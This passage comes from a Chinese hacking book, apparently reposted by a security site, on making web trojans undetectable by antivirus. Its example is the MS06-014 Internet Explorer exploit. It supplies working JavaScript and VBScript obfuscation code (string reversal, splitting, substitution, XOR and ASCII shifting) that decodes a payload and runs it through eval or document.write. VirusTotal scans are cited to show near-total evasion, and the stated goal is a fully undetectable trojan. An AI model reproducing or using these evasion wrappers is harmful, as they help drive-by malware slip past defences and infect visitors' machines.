

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的引号之间，得到如图 6.20 所示的网页木马。



图 6.20　使用 escape 加密后的 Ms06014 木马

将它提交到 virustotal 中扫描，扫描结果如图 6.21 所示，32 款杀毒软件中有 10 款扫描出有毒，虽然免杀结果并不是很令我们满意，但是它提供了一种将网页木马转换化字符串再免杀的思路，以后介绍的其他加密免杀技术几乎都是这种方法的拓展和延伸，所以只要灵活应用此法做出一款 100%免杀的网页木马是不成问题的。

文件 **1.htm** 接收于 **2008.04.06 06:53:14 (CET)**
当前状态: **完成**
结果: **10/32 (31.25%)**

图 6.21　escape 加密后免杀效果

6.3.2　利用 Script Encoder 函数加密

首先，需要说明的是，如果按照前面的加密与变形区分标准，这种技术并不能称其为加密，而只能称为变形，但是考虑到这个方法是微软为了保护源代码的安全作为一款加密软件推出的，所以为了统一说法，这里也将它作为加密技术，但读者应将其分别加以考虑。

Script Encoder 是微软推出的一个命令行的脚本加密工具，它只加密页面中嵌入的脚本

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

代码，其他部分如 HTML 标签仍然保持原样不变。处理后的文件中被加密过的部分为只读内容，对加密部分的任何修改都将导致整个加密后的文件不能使用。另外，只有 Internet Explorer 5.0 以上的版本才能正常浏览加密后的网页内容。

加密前的<SCRIPT LANGUAGE="VBScript">和<SCRIPT LANGUAGE="JavaScript">，在加密后分别变成<SCRIPT LANGUAGE="VBScript.Encode">和<SCRIPT LANGUAGE="JavaScript.Encode">；这些标记可以让脚本解析器知道，接下来的脚本不是直接的文本内容，而是用 Script Encoder 加密过的内容。脚本解析器在解析的时候会先进行解密操作。

微软提供的命令行脚本加密工具已经包含在附件中，安装后会生成一个 screnc.exe，将它拖到 cmd 下运行，会显示命令行参数：

SCRENC [/s] [/f] [/xl] [/l defLanguage] [/e defExtension] inputfile outputfile 其参数说明如表 6.1 所示。

表 6.1 SCRENC 命令行参数说明

参　数	描　述
/s	可选的。开关，它指定脚本编码器的工作状态是静态的，即产生无屏幕输出。如省略，默认为提供冗余输出
/f	可选的。指定输入文件将被输出文件覆盖。注意，该选项会破坏您原来的输入源代码。如省略，输出文件不会被覆盖
/xl	可选的。指定不把*@language* 伪指令添加到.ASP 文件顶部。如省略，*@language* 指令添加到所有的.ASP 文件中
/l defLanguage	可选的。指定在编码过程中使用的默认脚本编写语言（JScript® 或 VBScript）。被编码文件中的脚本块如不包含语言属性，即被认为是由指定语言写成的。如省略，JScript 是 HTML 页和脚本小程序的默认语言，VBScript 是动态网页的默认语言。对于普通文本文件，由文件扩展名（.js 或.vbs）决定默认脚本编写语言
/e defExtension	可选的。把输入文件与一个特定的文件类型相关联。当输入文件的扩展名不能明显显示出文件的类型时，即当输入文件扩展名不是可识别的扩展名，但文件内容又可以归为可识别的类型时，使用该开关。该选项无默认值。如果遇到一个带不可识别的扩展名的文件且该选项未被指定，则脚本编码器不能处理该不可识别的文件。可识别的文件扩展名有 asa、asp、cdx、htm、html、js、sct 和 vbs
inputfile	必需的。要被编码的文件名称，包括相对于当前目录的任何需要的路径信息
outputfile	必需的。要生成的输出文件的名称，包括相对于当前目录的任何需要的路径信息

使用实例如图 6.22 所示，本例中，我们将“ms06014.htm”加密后保存为“Script Encoder 后.htm”，加密后的内容如图 6.23 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6.22　SCRENC 使用实例



图 6.23　经 SCRENC 加密后的 MS06014

由于此法利用的仅仅是微软自带的加密工具，而且加密算法也过于简单，大多数杀毒软件都带有此算法的解密模块，扫描前都能自动对加密过的网页解密，所以用 SCRENC 做的免杀效果不会太好，这里只是作为一种加密方法而非免杀方法介绍给读者。

6.3.3　自定义加解密函数

在这一节我们将学习真正的网页木马加密免杀技术，揭开网页木马加密技术的核心内幕，只要灵活应用这一节学到的知识，做一个令自己满意的真正免杀的网页木马是毫无问

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

题的。当然由于本节中的所有加密解密函数都是自己编写的，所以对读者的脚本编写能力会有较多的要求，脚本技术薄弱的读者可以先补充自己相关的脚本知识。

读者已经在第 6.3.1 节学习了最简单的加密免杀法，下面我们来对这种方法做一下下总结，首先将原始网页木马作为一个字符串，然后自己写一个加密函数和解密函数，用加密函数对原木马字符串进行加密，将加密后的字符串和相应的解密函数作为一个整体组成一个新网页木马；新网页木马在执行过程中先解密加密后的字符串，再将它提交给脚本解析器解析执行，提交给脚本解析器的方法有 eval（VBScript 用 execute）和 document.write 等，加密网页木马的一般流程图如图 6.24 所示。




图 6.24　加密网页木马一般流程

1．字符串颠倒法

在本节中将介绍一种最简单的自定义加解密免杀方法，那就是字符串反转函数，在 VBScript 中有现成的字符串颠倒函数，但 JavaScript 中没有，所以在 VBScript 使用字符串颠倒法就和 6.3.1 节讲的在 JavaScript 中使用 escape 函数加密一样简单，所以这里以 JavaScript 脚本作为介绍重点。首先，先要自己写一个字符串颠倒函数，如下：

```
function StrReverse(str1)
{
    var str2="",i,len;
    len=str1.length;
    for(i=len-1;i>=0;i--)
    {
        str2+=str1.charAt(i);
    }
    return str2;
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第一步，从 http://www.broadview.com/08556 下载“综合加密工具.htm”文件，把 JavaScript 网页木马 script 标签中的内容复制到第一个文本框，选择“去回车”，然后再对去回车后的内容选择“字符串颠倒”操作，如图 6.25 所示。




图 6.25　字符串颠倒加密

第二步，将所有的“"”替换为“\"”，因为在 JavaScript 中如果出现“"”，就表示字符串终止，加了一个“\”后就表示是一个转义字符、而不起字符串引号的作用了，当然可以把“"”替换为“\34”或“\x22”，也可直接使用“综合加密工具.htm”的字符串功能。

第三步，利用先前给出的 StrReverse 函数，编写一个新的网页木马，如下：

```
    <html>
    <title>MS  Internet  Explorer  (MDAC)  Remote  Code  Execution  Exploit
(MS06-014)</title>
    <body>
    </body>
    </html>
    <script>
    function StrReverse(str1)
    {
        var str2="",i,len;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    len=str1.length;
    for(i=len-1;i>=0;i--)
    {
        str2+=str1.charAt(i);
    }
    return str2;
}
var code="此处填写颠倒处理后的字符串";

//解密字符串
code=StrReverse(code);
//将解密后的脚本传给解析器
//可使用 eval 或 document.write 实现
eval(code);//或者用下一种方法 document.write
//document.write("<script language=JavaScript>"+code+"</scr"+"ipt>");

</script>
```

第四步，把第二步得到的字符串填写到第三步的代码中，作为 code 变量的值，就组成了一个完整的可执行的新的 MS06014 网页木马，如图 6.26 所示。



图 6.26　用字符串颠倒加密的 MS06014

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

将用这种方法得到的 MS06014 木马提交到 virustotal 上扫描，扫描结果见 http://www.virustotal.com/zh-cn/analisis/f64d80788a5a76c27c2628f340f0fd7e，如图 6.27 所示，32 款杀毒软件全部免杀。




图 6.27　字符串颠倒加密的 MS06014 免杀效果

另外，有一点必须注意，那就是本例中是用 JavaScript 加密的，如果用 VBScript 做就不用自己写 StrReverse 了，但是在处理引号时就不是把“""”替换为“\"”了，而是替换为两个引号“""”，这是由 VBScript 的语法规则决定的。另外，在处理换行符时也有类似的问题，比较简单的方法是将回车换成“:”，请读者牢记这一点小技巧，所有的网页木马转字符串过程都会遇到这两个问题，在以后的加密中将不再做详细说明。在 JavaScript 中和 VBScript 中自动实现转化字符串的功能已经在 http://www.broadview.com/08556 下载的“综合加密工具.htm”文件中实现，按下按钮就可以完成。

2. 字符串拼接法

在前面已经讲过网页木马的加密免杀技术大多数是先将网页木马转换成字符串、然后再对字符串进行加密变形的。本小节将学习的字符串拼接法就是先把它拆成一小段一小段的字符串，在新网页木马的运行阶段再把这些字符串段拼接，提交给脚本解析器执行，原网页木马字符串的拆分过程就相当于网页木马的加密过程，而拼接过程就相当于解密过程。比如下面这一小段脚本：

```
<script language=javascript>
alert("test");
</script>
```

用字符串拼接法处理后就变成了：

```
<script language=javascript>
str1="al";
str2="er";
str3="t(\"t";
str4="est";
str5="\")";
str6=";";
str=str1+str2+str3+str4+str5+str6;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
eval(str);
</script>
```

通过这样处理后的网页木马，就能够把原来的特征码字符串刚好被拆分开，杀毒软件也就不会警告了。

但是，由于一般网页木马的内容都比较长，如果要手工拆分网页木马字符串的话将十分繁杂，而且也容易出错，所以拆分过程最好用自己编写一个函数来实现，相当于加密函数。加密后的字符串段再通过 str=str1+str2+str3+str4+str5+str6 这样的语句把它们连接起来，这个过程就是解密。为了方便读者，笔者已经将新网页木马生成的所有过程都写好，只要点一个按钮就能自动生成一个完整的网页木马内容。由于 VBScript 和 JavaScript 中处理引号的过程和定义语句结束的方法不同，所以处理 VBScript 网页木马和处理 JavaScript 网页木马也有所不同，各自的代码如下，希望读者认真比较其差异点。

```
function JSDivideStr(str1)
{
    var str2="",minlen=5,maxlen=10;
    var len=0,i,j=1;
    rnd.today=new Date();
    rnd.seed=rnd.today.getTime();
    function rnd()
    {
        rnd.seed = (rnd.seed*9301+49297) % 233280;
        return rnd.seed/(233280.0);
    };
    function rand(min,max)
    {
        return Math.ceil(rnd()*(max-min+1)+min-1);
    };
    len=str1.length;
    while(len>0)
    {
        i=rand(minlen,maxlen);
        if(i>len)
            i=len;
        len=len-i;      str2=str2+"str"+j+"=\""+str1.substr(0,i).replace
(/\r/gi,"\\r\\n").replace(/\n/gi,"").replace(/\"/gi,"\\\"")+"\";\r\n";//java
script
        j=j+1;
        str1=str1.substr(i);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        }
        str2=str2+"str=";
        for(i=1;i<j;i++)
        {
            str2+="str"+i+"+";
        }
        str2=str2.substr(0,str2.length-1)+";\r\neval(str);";//javascript
        str2="<script    language=javascript>\r\n"+str2+"\r\n</scr"+"ipt>";//
javascript
        return(str2);
    };
    function VBDivideStr(str1)
    {
        var str2="",minlen=5,maxlen=10;
        var len=0,i,j=1;
        rnd.today=new Date();
        rnd.seed=rnd.today.getTime();
        function rnd()
        {
            rnd.seed = (rnd.seed*9301+49297) % 233280;
            return rnd.seed/(233280.0);
        };
        function rand(min,max)
        {
            return Math.ceil(rnd()*(max-min+1)+min-1);
        };
        len=str1.length;
        while(len>0)
        {
            i=rand(minlen,maxlen);
            if(i>len)
                i=len;
            len=len-i;      str2=str2+"str"+j+"=\""+str1.substr(0,i).replace
(/\r/gi,":").replace(/\n/gi,"").replace(/\"/gi,"\"\"")+"\"\r\n";//vbscript
            j=j+1;
            str1=str1.substr(i);
        }
        str2=str2+"str=";
        for(i=1;i<j;i++)
        {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            str2+="str"+i+"+";
        }
        str2=str2.substr(0,str2.length-1)+"\r\nexecute(str)";//vbscript
        str2="<script
language=vbscript>\r\n"+str2+"\r\n</scr"+"ipt>";//vbscript

        return(str2);
    };
```

此程序随机生成一定长度范围内的字符串段，长度范围由 minlen 和 maxlen 定义，这两个数越小，字符串段就越短，免杀效果也就越好，但新网页木马的长度会越长，用此法加密的新网页木马的内容如图 6.28 所示。



图 6.28　字符串拼接法加密的 MS06014

将此新网页木马提交到 virustotal 上扫描，扫描结果见 http://www.virustotal.com/zh-cn/analisis/ 036cae608156fc5934de9c1135ed627d，32 款杀毒软件中只有两款查杀，如图 6.29 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

文件 1.htm 接收于 2008.04.08 06:22:51 (CET)

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	2008.4.8.0	2008.04.07	-
AntiVir	7.6.0.81	2008.04.07	-
Authentium	4.93.8	2008.04.08	-
Avast	4.8.1169.0	2008.04.08	-
AVG	7.5.0.516	2008.04.07	-
BitDefender	7.2	2008.04.08	-
CAT-QuickHeal	9.50	2008.04.05	-
ClamAV	0.92.1	2008.04.08	-
DrWeb	4.44.0.09170	2008.04.08	-
eSafe	7.0.15.0	2008.04.01	-
eTrust-Vet	31.3.5680	2008.04.08	-
Ewido	4.0	2008.04.07	-
F-Prot	4.4.2.54	2008.04.07	-
F-Secure	6.70.13260.0	2008.04.08	Virus.JS.Uniz
FileAdvisor	1	2008.04.08	-
Fortinet	3.14.0.0	2008.04.07	-
Ikarus	T3.1.1.26.0	2008.04.07	-
Kaspersky	7.0.0.125	2008.04.08	Virus.JS.Uniz
McAfee	5268	2008.04.07	-
Microsoft	1.3408	2008.04.06	-
NOD32v2	3008	2008.04.08	-
Norman	5.80.02	2008.04.07	-
Panda	9.0.0.4	2008.04.07	-
Prevx1	V2	2008.04.08	-
Rising	20.39.02.00	2008.04.08	-
Sophos	4.28.0	2008.04.08	-
Sunbelt	3.0.1032.0	2008.04.08	-
Symantec	10	2008.04.08	-
TheHacker	6.2.92.267	2008.04.07	-
VBA32	3.12.6.4	2008.04.06	-
VirusBuster	4.3.26:9	2008.04.07	-
Webwasher-Gateway	6.6.2	2008.04.07	-

附加信息
File size: 4424 bytes
MD5...: bf06b15e5d707f5222563e48e231e36f

图 6.29　字符串拼接法免杀效果

3. 字符串替换法

在古典密码学中有一种密码叫替换密码，这种密码系统已经被使用好几百年了，在这个系统中有一个代换密码表，假设是表 6.2。

表 6.2　代换密码表

abcdefghijklmnopqrstuvwxyz	
themsagwrnidoubcfjklpqvxyz	

用此代换密码表加密“please”便得到 cdstks。这种加密方法虽然没法对抗解密系统，不能做到很安全，但是它对付杀毒软件是绰绰有余的。

首先编写一个加密函数和一个解密函数，加密函数和解密函数的唯一差别就是代换表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一般不同，除非加密时把 a 换成了 b，又把 b 换成 a 这样的对称替换算法才不要另算代换表，加解密函数如下：

```
function PwdReplace(str1)
{
    var pwdtable="zyxwvutsrqponmlkjihgfedcba9876543210";
    var i=0,len=0,temp=0;
    var str2="";

    len=str1.length;
    for(i=0;i<len;i++)
    {
        temp=str1.charCodeAt(i);
        if(97<=temp && 122>=temp)
        {
            str2+=pwdtable.charAt(temp-97);
        }
        else if(65<=temp && 90>=temp)
        {
            str2+=pwdtable.charAt(temp-65).toUpperCase();
        }
        else if(48<=temp && 57>=temp)
        {
            str2+=pwdtable.charAt(temp-48+26);
        }
        else
        {
            str2+=String.fromCharCode(temp);
        }
    }
    return str2;
}
```

具体操作步骤如下。

第一步，从 http://www.broadview.com/08556 下载“综合加密工具.htm”文件，将原 VBScript 网页木马中 scritp 标签中的内容填入第一个文本框，选择“字符串替换”，得到如图 6.30 所示的内容。

第二步，将第一步得到的文本，也就是第二个文本框中的内容复制回第一个文本框，因为我们要将新木马的脚本写成 JavaScript，所以选择“转字符串 JS”（如果是新木马是 VBScript 木马就选择“转字符串 VBS”，选择哪一个不是由原木马的脚本类型决定的，而是由新木马的脚本类型决定的），得到如图 6.31 所示的内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6.30　代换后的 MS06014



图 6.31　转化为字符串格式

第三步，编写新网页木马的解密脚本，并将它和第二步得到的加密字符串组成形成一个新的完整的网页木马，解密脚本如下：

```
<script language="javascript">
function PwdReplace(str1)
{
    var pwdtable="zyxwvutsrqponmlkjihgfedcba9876543210";
    var i=0,len=0,temp=0;
    var str2="";

    len=str1.length;
    for(i=0;i<len;i++)
    {
        temp=str1.charCodeAt(i);
        if(97<=temp && 122>=temp)
        {
            str2+=pwdtable.charAt(temp-97);
        }
        else if(65<=temp && 90>=temp)
        {
            str2+=pwdtable.charAt(temp-65).toUpperCase();
        }
        else if(48<=temp && 57>=temp)
        {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                str2+=pwdtable.charAt(temp-48+26);
            }
            else
            {
                str2+=String.fromCharCode(temp);
            }
        }
        return str2;
    }

    var a;
    a="";//此处填写第二步得到的字符串
    //document.write("<script language=javascript>\r\n"+PwdReplace(a)+"\r\n<
/scr"+"ipt>");//原木马是JS
    document.write("<script
language=vbscript>\r\n"+PwdReplace(a)+"\r\n</scr"+"ipt>");//原木马是VBS
    </script>
```

将第三步的解密脚本和第二步得到的字符串结合起来得到如图 6.32 所示的内容。将此木马提交到 virustotal 上扫描，扫描结果如图 6.33 所示，没有一款杀毒软件查杀，由此可以看出这种免杀技术是相当好的，希望读者能理解这种方法的精髓。



图 6.32　用替换法加密后的 MS06014




图 6.33　替换法免杀效果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4．字符串异或法

自从计算机的发明以来，异或加密在密码学中就一直起着举足轻重的作用，即使是在现代密码学中它也是作为一种基础算法在各种加密系统中广泛使用。异或运算的异或真值表（F=A xor B）如表 6.3 所示。

表 6.3　异或运算的异或真值表

A	B	F
0	0	0
0	1	1
1	0	1
1	1	0

比如 8 xor 5=13，因为 8 的二进制是$(1000)_b$，7 的二进制是$(0101)_b$，$(1000)_b$ xor $(0101)_b$ $=(1101)_b=13$。假设 A 是明文，B 是密钥，由于 A xor B xor B=A，所以加密函数和解密函数相同，代码如下：

```
//pwd 为 0~255 之间的任意值
function XorString(str1)
{
    var pwd=0,str2="",i=0,len=0;

    pwd=prompt("请输入一个 0~255 之间的密钥",45);
    len=str1.length;
    for(i=0;i<len;i++)
    {
        str2+="\\"+(str1.charCodeAt(i)^pwd);
    }
    return str2;
}
```

为了方便读者，笔者已经写好了完整的加密及生成新网页木马的代码，读者直接使用从 http://www.broadview.com/08556 下载的“综合加密工具.htm”文件即可，代码如下：

```
//pwd 为 0~255 之间的任意值
function XorString(str1)
{
    var pwd=0,str2="",i=0,len=0;

    str2="<script  language=javascript>\r\nvar  str1,str2=\"\",i,len;\r\
nstr1=\"";
    pwd=prompt("请输入一个 0~255 之间的密钥",45);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        len=str1.length;
        for(i=0;i<len;i++)
        {
            str2+="\\"+(str1.charCodeAt(i)^pwd).toString(8);
        }
        str2+="\";\r\nlen=str1.length;\r\nfor(i=0;i<len;i++)\r\n{str2+=Strin
g.fromCharCode(str1.charCodeAt(i)^"+pwd+");}\r\ndocument.write(str2);\r\n</s
cr"+"ipt>";
        return str2;
    }
```

首先，将将原网页木马 script 标签及其之间的内容，复制到第一个文本框，选择“字符串异或”，得到如图 6.34 所示的内容。然后将它保存为 htm 文件，就完成了字符串异或法制作新木马的全过程。



图 6.34　经异或法处理的 MS06014

将新网页木马提交到 virustotal 上扫描，扫描结果如图 6.35 所示，32 款杀毒软件中只有一款查杀，效果还是不错的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

文件 1.htm 接收于 2008.04.09 08:36:18 (CET)
当前状态:　完成
结果: 1/32 (3.13%)

图 6.35　异或法免杀效果

5．ASC 码变换法

ASC 码法的加密思路和异或法相似，只是不再使用异或运算，或采用加减法。比如 alert("test")转化为 ASCII 码后就是“97 108 101 114 116 40 34 116 101 115 116 34 41”，应用 ASC 码变换法后就可以不包含“alert”这几个字，但同样实现 alert("test")的功能，程序如下：

```
<script language="JavaScript">
function Decode(str1)
{
    var temp,str2="",i;
    temp=str1.split(" ");
    for(i=0;i<temp.length;i++)
    {
        str2+=String.fromCharCode(temp[i]);
    }
    return str2;
}
var str1="97 108 101 114 116 40 34 116 101 115 116 34 41";
eval(Decode(str1));
</script>
```

其中的 Decode 就是一个解密函数，专门用来将 ASCII 码转字符串。不过有的时候这种方法也会失效，当然我们还有别的办法。这种方法失效的原因是 str1 表示的字符串也被加入病毒库了，我们只要再对 str1 加密就行了。谭浩强在他的 C 语言教程中讲过一种古老的加密方式，把每个字符的 ASCII 码加一个数形成密文。比如我们对每个数加 1 形成：str1="98 109 102 115 117 41 35 117 102 116 117 35 42"，再修改 decode 函数，将 str2+=String.fromCharCode (temp[i])改为 str2+=String.fromCharCode(temp[i]-1)，这样一来又免杀了。

和异或法一样，为了方便读者，笔者已经写好了完整的加密及生成新网页木马的代码，读者直接使用从 http://www.broadview.com/08556 下载的“综合加密工具.htm”文件即可，代码如下：

```
function ASCString(str1)
{
    var pwd=0,str2="",i=0,len=0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        str2="<script language=javascript>\r\nvar str1;\r\nstr1=\"";
        pwd=prompt("请输入一个任意数字作为密钥",5);
        len=str1.length;
        for(i=0;i<len;i++)
        {
